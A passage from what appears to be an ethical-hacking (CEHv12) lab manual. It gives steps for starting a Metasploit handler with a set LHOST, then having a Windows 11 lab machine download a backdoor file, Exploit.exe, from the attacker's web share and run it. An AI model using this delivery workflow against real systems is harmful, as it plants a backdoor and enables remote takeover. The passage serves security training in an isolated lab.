
    - Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.



15. To start the handler, type the command **exploit -j -z** and press **Enter**.




16. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



17. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


18. Click the **Exploit.exe** file to download the backdoor file.

> Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




19. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

20. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



